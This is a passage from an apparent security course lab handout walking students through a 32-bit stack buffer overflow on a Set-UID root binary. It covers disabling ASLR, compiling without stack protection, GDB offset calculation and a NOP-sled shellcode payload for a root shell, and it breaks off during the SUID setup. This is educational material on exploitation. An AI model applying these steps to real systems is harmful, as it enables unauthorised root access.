🛡️ Module 11: Reverse Engineering, Fuzzing and Binary Exploitation

```
# Exercise 05: Performing Buffer Overflow Attack on a 32-bit Machine
```

Scenario

Buffer Overflow Exploitation on 32-bit Linux demonstrates classic stack-based memory corruption and privilege escalation. When an application utilizes unsafe C functions like `strcpy()` without bounds checking, an attacker can input data exceeding the allocated buffer size. This overwrites adjacent stack memory, including the saved Frame Pointer (`EBP`) and the Return Address (`EIP`).

To successfully execute an arbitrary root shell via stack buffer overflow:
1. **ASLR Disabling**: Turn off kernel Address Space Layout Randomization (**sysctl -w kernel.randomize_va_space=0**).
2. **Executable Stack**: Compile binaries with **-z execstack -fno-stack-protector** to permit shellcode execution on the stack and disable GCC stack canary protections.
3. **Set-UID Privilege Escalation**: Configure the vulnerable binary target owned by root with the SUID bit set (**chown root stack** & **chmod 4755 stack**).
4. **Stack Offset Calculation**: Using GDB, calculate the distance between the buffer start address (`&buffer`) and saved frame pointer (`$ebp`), add 4 bytes to overwrite return address (`EIP`), and construct a payload featuring a **NOP Sled** (`0x90`), 32-bit `/bin/sh` **shellcode**, and the target return address pointing into the NOP sled.

In this exercise, we log into **Software-Test-Linux-32bit** (**student** / **studentpassword**), disable ASLR, inspect and compile shellcode (**shellcode.c**), inspect vulnerable Set-UID binary (**stack.c**), calculate buffer-to-EBP offset using GDB debugging (**gdb stack_gdb**), generate malicious input binary file (**badfile**) via **exploit.c**, trigger buffer overflow to obtain root shell privileges (`#`), and analyze ASLR brute-force mitigation mechanisms.

Objective

The objective of this lab is to help students learn how to:
- Authenticate to 32-bit Linux target VM (**student** / **studentpassword**)
- Disable OS Address Space Layout Randomization (ASLR) via **sudo sysctl -w kernel.randomize_va_space=0**
- Analyze execve `/bin/sh` shellcode assembly logic (**shellcode.c**)
- Compile executable stack binary without stack canaries: **gcc -z execstack -fno-stack-protector -o stack stack.c**
- Configure Set-UID root permissions on vulnerable binary (**chown root stack** and **chmod 4755 stack**)
- Debug binary in GDB (**gdb stack_gdb**) to inspect buffer address (`&buffer`) and frame pointer address (`$ebp`)
- Calculate exact stack offset distance (Buffer to EBP offset + 4 bytes)
- Construct malicious exploit generator script (**exploit.c**) embedding NOP sled (`0x90`), target return address, and shellcode
- Execute vulnerable `stack` binary with crafted `badfile` to spawn elevated root shell (`whoami` -> **root**)
- Re-enable ASLR (**sysctl -w kernel.randomize_va_space=2**) and demonstrate ASLR brute-force bash script automation

---


Task 1: Disable ASLR, Analyze Shellcode, Calculate Stack Offset in GDB, and Execute Root Buffer Overflow

In this task, we turn off ASLR, inspect shellcode, compile Set-UID target binary `stack`, calculate stack offsets using GDB, craft `badfile` via `exploit.c`, execute root shell, and test ASLR protections.


Lab Tasks

1. Log into **Software-Test-Linux-32bit** VM using credentials (**student** / **studentpassword**).

2. Disable Address Space Layout Randomization (ASLR) globally:
   sudo sysctl -w kernel.randomize_va_space=0




1. Inspect assembly shellcode source file **shellcode.c**:
   more ~/examples/samplecode/shellcode.c
   Observe execve system call logic pushing `//sh` *and* `/bin` *onto stack.*




1. Navigate to samplecode folder and compile shellcode with executable stack option:

   cd ~/examples/samplecode

   gcc -z execstack -o shellcode shellcode.c




1. Execute compiled shellcode binary to verify interactive shell spawn. Type `exit` to exit shell.




1. Review source code of vulnerable application **stack.c**:

   more stack.c

   Note unsafe `strcpy()` *operation transferring up to 517 bytes from* `badfile` *into a smaller stack buffer.*



1. Compile vulnerable `stack` binary disabling stack protector and enabling executable stack:
   gcc -o stack -z execstack -fno-stack-protector stack.c



1. Elevate to root via `sudo -i`, change ownership to root, set SUID permission bit, and verify listing:

